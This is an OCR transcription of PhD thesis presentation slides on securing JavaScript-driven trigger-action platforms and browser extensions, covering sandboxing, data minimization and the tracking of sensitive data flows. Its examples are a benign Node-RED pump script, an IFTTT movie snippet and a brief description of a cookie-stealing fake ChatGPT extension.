Language-Based Security and Privacy in Web-driven Systems

Mohammad M. Ahmadpanah

PhD Thesis Presentation


August 29, 2024

Web-driven systems


- Security and privacy concerns
  - Complex nature
  - Large user base
  - Heavy dependence on *third-party* modules


Web-driven systems

- Security and privacy concerns
  - Complex nature
  - Large user base
  - Heavy dependence on *third-party* modules



- Focus of this thesis:
  - Trigger-action platforms
  - Browser extensions







Trigger-Action Platform (TAP)

- Connecting otherwise unconnected services and devices
- **Trigger** event comes, app performs an **Action**

zapier



IFTTT




Trigger-Action Platform (cont.)

- Person-in-the-middle
- End-user programming
  - *Users* can create and publish apps
  - Most apps by *third parties*

by alexander

Maintainers

- knolleary
- dceejay



- Popular JavaScript-driven TAPs
  - IFTTT and zapier (proprietary)
  - Node-RED (open-source)

IFTTT


>27M users

>1B apps per month


>800 partner services

Smart water utility

- A Node-RED application targeting SCADA systems
  - Read values from tanks
  - Start and stop pumps
  - Provide alarming





```
var tankLevel  = global.get("tank1Level");
var pumpMode   = global.get("pump1Mode");
var pumpStatus = global.get("pump1Status");
var tankStart  = global.get("tank1Start");
var tankStop   = global.get("tank1Stop");
if (pumpMode === true && pumpStatus === false &&
    tankLevel <= tankStart){
    // message to start the pump
}
else if (pumpMode === true && pumpStatus === true
    && tankLevel >= tankStop){
    // message to stop the pump
}
```



Need for fine-grained **access control** by secure ***sandboxing*** in TAPs

Movie recommendation

- An IFTTT application suggesting a random movie to watch
  - Based on user's watch history (*privacy-sensitive*)
  - Fetching all data attributes from input services



{[Oppenheimer, 2023],
[Tenet, 2020],
[Interstellar, 2014],
[Inception, 2010]}

Need for fine-grained ***data minimization*** in TAPs

```
let index = Math.floor((Math.random() * Trakt.recommendedMovies.length))
Notifications.setMessage(
    "Let's watch: " + Trakt.recommendedMovies[index].MovieTitle)
```


Browser extensions

- Boosting and personalizing browsing experience
  - *Users* can create and publish apps
  - Most apps by *third parties*
  - Powerful to access user data and modify web pages
- Google Chrome
  - 65% market share
  - >120K extensions on Chrome Web Store
  - Top 30 extensions: >900M downloads

https://backlinko.com/chrome-users

FakeGPT extension


- Fake AI-assistant ChatGPT hijacks Facebook accounts
  - Accessing ***all*** cookies by `"permissions": {cookies}`
  - Stealing cookies from active sessions for Facebook
  - Compromised accounts into bots for likes and comments
- The Store's policy
  - Explicitly detail *collection methods*, *usage purposes*, and *any third-party recipients* of user data — subject to *removal* otherwise
- Review process before release




Facebook session cookies

Need for ***tracking*** **browser-specific sensitive data flows** in extensions

Thesis structure



Thesis structure




SandTrap: Securing JavaScript-driven Trigger-Action Platforms, Ahmadpanah, Hedin, Balliu, Olsson, Sabelfeld, *USENIX Security 2021*
Securing Node-RED Applications, Ahmadpanah, Balliu, Hedin, Olsson, Sabelfeld, *LNCS 13066, 2021*

TAP architecture

Zapier and Node-RED:
***single*-tenant**

